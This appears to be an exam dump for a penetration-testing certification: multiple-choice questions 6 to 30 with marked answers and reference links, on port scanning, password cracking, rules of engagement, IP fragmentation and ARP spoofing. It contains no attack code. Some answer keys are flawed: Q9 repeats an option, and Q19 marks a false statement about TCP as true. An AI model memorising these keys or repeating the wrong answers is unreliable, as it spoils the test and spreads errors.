
QUESTION 6
Which of the following appendices gives detailed lists of all the technical terms used in the report?

A. Required Work Efforts
B. References
C. Research
D. Glossary

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Refere' http://en.wikipedia.org/wiki/Glossary

QUESTION 7
An external intrusion test and analysis identify security weaknesses and strengths of the client's systems and networks as they appear from outside the client's security perimeter, usually from the Internet. The goal of an external intrusion test and analysis is to demonstrate the existence of known vulnerabilities that could be exploited by an external attacker.



During external penetration testing, which of the following scanning techniques allow you to determine a port's state without making a full connection to the host?


A. XMAS Scan
B. SYN scan
C. FIN Scan
D. NULL Scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
Passwords protect computer resources and files from unauthorized access by malicious users. Using passwords is the most capable and effective way to protect information and to increase the security level of a company.
Password cracking is the process of recovering passwords from data that have been stored in or transmitted by a computer system to gain unauthorized access to

a system.




Which of the following password cracking attacks tries every combination of characters until the password is broken?

A. Brute-force attack
B. Rule-based attack
C. Hybrid attack
D. Dictionary attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://books.google.com.pk/books?id=m2qZNW4dcyIC&pg=PA237&lpg=PA237&dq=password+cracking+attacks+tries+every+combination+of+characters+until+the+password+is+broken&source=bl&ots=RKEUUo6LYj&sig=MPEfFBEpoO0yvOwMxYCoPQuqM5g&hl=en&sa=X&ei=ZdwdVJm3CoXSaPXsgPgM&ved=0CCEQ6AEwAQ#v=onepage&q=password%20cracking%20attacks%20tries%20every%20combination%20of%20characters%20until%20the%20password%20is%20broken&f=false

QUESTION 9
Rules of Engagement (ROE) document provides certain rights and restriction to the test team for performing the test and helps testers to overcome legal, federal, and policy-related restrictions to use different penetration testing tools and techniques.



Rules of Engagement Template

DATE: *[Date]*

TO: *[Name and Address of NASA Official]*

FROM: *[Name and Address of Third Party performing the Penetration Testing]*

CC: *[Name and Address of Interested NASA Officials]*

RE: Rules of Engagement to Perform a Limited Penetration Test in Support of [*required activity]*

[Name of third party] has been contracted by the National Aeronautics and Space Administration (NASA), *[Name of requesting organization]* to perform an audit of NASA's *[Name of risk assessment target]*. The corresponding task-order requires the performance of penetration test procedures to assess external and internal vulnerabilities. The purpose of having the "Rules of Engagement" is to clearly establish the scope of work and the procedures that will and will not be performed, by defining targets, time frames, test rules, and points of contact.

What is the last step in preparing a Rules of Engagement (ROE) document?

A. Conduct a brainstorming session with top management and technical teams
B. Decide the desired depth for penetration testing
C. Conduct a brainstorming session with top management and technical teams
D. Have pre-contract discussions with different pen-testers

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
Which of the following is a framework of open standards developed by the Internet Engineering Task Force (IETF) that provides secure transmission of the sensitive data over an unprotected medium, such as the Internet?

A. DNSSEC
B. Netsec
C. IKE
D. IPsec

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.cisco.com/c/en/us/td/docs/net_mgmt/vpn_solutions_center/2-0/ip_security/provisioning/guide/IPsecPG1.html

QUESTION 11
Mason is footprinting an organization to gather competitive intelligence. He visits the company's website for contact information and telephone numbers but does not find any. He knows the entire staff directory was listed on their website 12 months. How can he find the directory?

A. Visit Google’s search engine and view the cached copy
B. Crawl and download the entire website using the Surfoffline tool and save them to his computer
C. Visit the company's partners’ and customers' website for this information
D. Use WayBackMachine in Archive.org web site to retrieve the Internet archive

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 12
Application security assessment is one of the activity that a pen tester performs in the attack phase. It is designed to identify and assess threats to the organization through bespoke, proprietary applications or systems. It checks the application so that a malicious user cannot access, modify, or destroy data or services within the system.

Identify the type of application security assessment which analyzes the application-based code to confirm that it does not contain any sensitive information that an attacker might use to exploit an application.

A. Web Penetration Testing
B. Functionality Testing
C. Authorization Testing
D. Source Code Review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
Which of the following is not a characteristic of a firewall?


A. Manages public access to private networked resources
B. Routes packets between the networks
C. Examines all traffic routed between the two networks to see if it meets certain criteria

D. Filters only inbound traffic but not outbound traffic

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
The IP protocol was designed for use on a wide variety of transmission links. Although the maximum length of an IP datagram is 64K, most transmission links enforce a smaller maximum packet length limit, called a MTU.
The value of the MTU depends on the type of the transmission link. The design of IP accommodates MTU differences by allowing routers to fragment IP datagrams as necessary. The receiving station is responsible for reassembling the fragments back into the original full size IP datagram.
IP fragmentation involves breaking a datagram into a number of pieces that can be reassembled later. The IP source, destination, identification, total length, and fragment offset fields in the IP header, are used for IP fragmentation and reassembly.



The fragment offset is 13 bits and indicates where a fragment belongs in the original IP datagram. This value is a:

A. Multiple of four bytes

B. Multiple of two bytes
C. Multiple of eight bytes
D. Multiple of six bytes

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.freesoft.org/CIE/Course/Section3/7.htm (fragment offset: 13 bits)

QUESTION 15
From where can clues about the underlying application environment can be collected?

A. From the extension of the file
B. From executable file
C. From file types and directories
D. From source code

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
Which of the following information gathering techniques collects information from an organization's web-based calendar and email services?


A. Anonymous Information Gathering
B. Private Information Gathering
C. Passive Information Gathering
D. Active Information Gathering

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

Reference: http://luizfirmino.blogspot.com/2011/09/footprinting-terminologies.html

QUESTION 17
Which Wireshark filter displays all the packets where the IP address of the source host is 10.0.0.7?



A. ip.dst==10.0.0.7
B. ip.port==10.0.0.7
C. ip.src==10.0.0.7
D. ip.dstport==10.0.0.7

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:


QUESTION 18
Which of the following statements is true about the LM hash?

A. Disabled in Windows Vista and 7 OSs
B. Separated into two 8-character strings
C. Letters are converted to the lowercase
D. Padded with NULL to 16 characters

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.onlinehashcrack.com/how_to_crack_windows_passwords.php (first paragraph of the page)

QUESTION 19
Which of the following statement holds true for TCP Operation?



A. Port numbers are used to know which application the receiving host should pass the data to
B. Sequence numbers are used to track the number of packets lost in transmission
C. Flow control shows the trend of a transmitting host overflowing the buffers in the receiving host
D. Data transfer begins even before the connection is established

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
Which of the following will not handle routing protocols properly?

A. “Internet-router-firewall-net architecture”
B. “Internet-firewall-router-net architecture”
C. “Internet-firewall -net architecture”
D. “Internet-firewall/router(edge device)-net architecture”

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
What is a goal of the penetration testing report?

- The Cover Letter
  - Organization Synopsis
- Document Properties
- Version
- Table of Contents and List of Illustrations
- Final Report Delivery Date
- The Executive Summary
  - Scope of the Project
  - Purpose for the Evaluation
  - System Description
  - Assumption
  - Timeline
  - Summary of Evaluation
  - Summary of Findings
  - Summary of Recommendations
- Testing Methodology
- Planning
- Exploitation
- Reporting
- Comprehensive Technical Report
- Detailed Systems Information
  - Windows Server
  - Result Analysis
- Recommendations
  - Indication of Priorities and Risks
- Appendixes
  - Required Work Efforts
  - Research
  - References
  - Glossary

A. The penetration testing report helps you comply with local laws and regulations related to environmental conditions in the organization.
B. The penetration testing report allows you to sleep better at night thinking your organization is protected
C. The pen testing report helps executive management to make decisions on implementing security controls in the organization and helps the security team implement security controls and patch any flaws discovered during testing.
D. The penetration testing report allows you to increase sales performance by effectively communicating with the internal security team.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
Which of the following is the range for assigned ports managed by the Internet Assigned Numbers Authority (IANA)?

A. 3001-3100
B. 5000-5099
C. 6666-6674
D. 0 – 1023

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.ietf.org/rfc/rfc1700.txt (well known port numbers, 4th para)

QUESTION 23
Identify the injection attack represented in the diagram below:

A. XPath Injection Attack
B. XML Request Attack
C. XML Injection Attack
D. Frame Injection Attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://projects.webappsec.org/w/page/13247004/XML%20Injection

QUESTION 24
Which of the following approaches to vulnerability assessment relies on the administrator providing baseline of system configuration and then scanning continuously without incorporating any information found at the time of scanning?

A. Service-based Assessment Solutions
B. Product-based Assessment Solutions
C. Tree-based Assessment
D. Inference-based Assessment

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://www.netsense.info/downloads/security_wp_mva.pdf (page 12, tree-based assessment technology, second para)

QUESTION 25
The Web parameter tampering attack is based on the manipulation of parameters exchanged between client and server in order to modify application data, such as user credentials and permissions, price and quantity of products, etc. Usually, this information is stored in cookies, hidden form fields, or URL Query Strings, and is used to increase application functionality and control.
This attack takes advantage of the fact that many programmers rely on hidden or fixed fields (such as a hidden tag in a form or a parameter in a URL) as the only security measure for certain operations. Attackers can easily modify these parameters to bypass the security mechanisms that rely on them.


What is the best way to protect web applications from parameter tampering attacks?

A. Validating some parameters of the web application
B. Minimizing the allowable length of parameters
C. Using an easily guessable hashing algorithm
D. Applying effective input field filtering parameters

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Vulnerability assessment is an examination of the ability of a system or application, including the current security procedures and controls, to withstand assault.



What does a vulnerability assessment identify?

A. Disgruntled employees
B. Weaknesses that could be exploited
C. Physical security breaches
D. Organizational structure

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27

This is a group of people hired to give details of the vulnerabilities present in the system found after a penetration test. They are elite and extremely competent penetration testers and intrusion analysts. This team prepares a report on the vulnerabilities in the system, attack methods, and how to defend against them.

What is this team called?


A. Blue team
B. Tiger team
C. Gorilla team
D. Lion team

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28

ARP spoofing is a technique whereby an attacker sends fake ("spoofed") Address Resolution Protocol (ARP) messages onto a Local Area Network. Generally, the aim is to associate the attacker's MAC address with the IP address of another host (such as the default gateway), causing any traffic meant for that IP address to be sent to the attacker instead.
ARP spoofing attack is used as an opening for other attacks.



What type of attack would you launch after successfully deploying ARP spoofing?

A. Parameter Filtering
B. Social Engineering
C. Input Validation
D. Session Hijacking

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: http://en.wikipedia.org/wiki/ARP_spoofing

QUESTION 29
Amazon Consulting Corporation provides penetration testing and managed security services to companies. Legality and regulatory compliance is one of the important components in conducting a successful security audit.
Before starting a test, one of the agreements both the parties need to sign relates to limitations, constraints, liabilities, code of conduct, and indemnification considerations between the parties.

XSECURITY

Overview:
Security Assessment needs vary from agency to agency. The XSECURITY Penetration Testing Team (XSECURITY) offers several services that can assist COMPANY X in securing their information technology assets. Each of these services requires some degree of support from the COMPANY X (system information, access to agency personnel or facilities, system/network connections, etc.). Penetration testing tools and techniques can be invasive, however, so there needs to be a clear level of understanding of what an assessment entails, what support is required for assessments, and what potential effect each type of assessment may have.

Use of Tools
The Penetration testing activities performed by the XSECURITY Penetration Testing Team include scanning network assets with specific penetration testing tools. These tools check system configurations, default settings, security settings/updates, network and workstation services, open ports, and other specific vulnerabilities that might be utilized by intruders or unauthorized staff to undermine or bypass the security of an agency's network. They do not access user files, data files, or other personal/confidential files, only network/workstation files associated with system configurations and security. The XSECURITY does perform 'penetration testing' – that is, test how deep into your network an intruder can go, retrieve confidential information, or change system configurations. Our scans determine what vulnerabilities exist within the agency network with fully exploiting those vulnerabilities.

Which agreement requires a signature from both the parties (the penetration tester and the company)?

A. Non-disclosure agreement
B. Client fees agreement
C. Rules of engagement agreement
D. Confidentiality agreement

Correct Answer: C
Section: (none)

Explanation

Explanation/Reference:

QUESTION 30
John, the penetration testing manager in a pen testing firm, needs to prepare a pen testing pricing report for a client.

Which of the following factors does he need to consider while preparing the pen testing pricing report?


A. Number of employees in the client organization
B. Complete structure of the organization
C. Number of client computers to be tested and resources required to perform a pen test
D. Number of servers available in the client organization

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
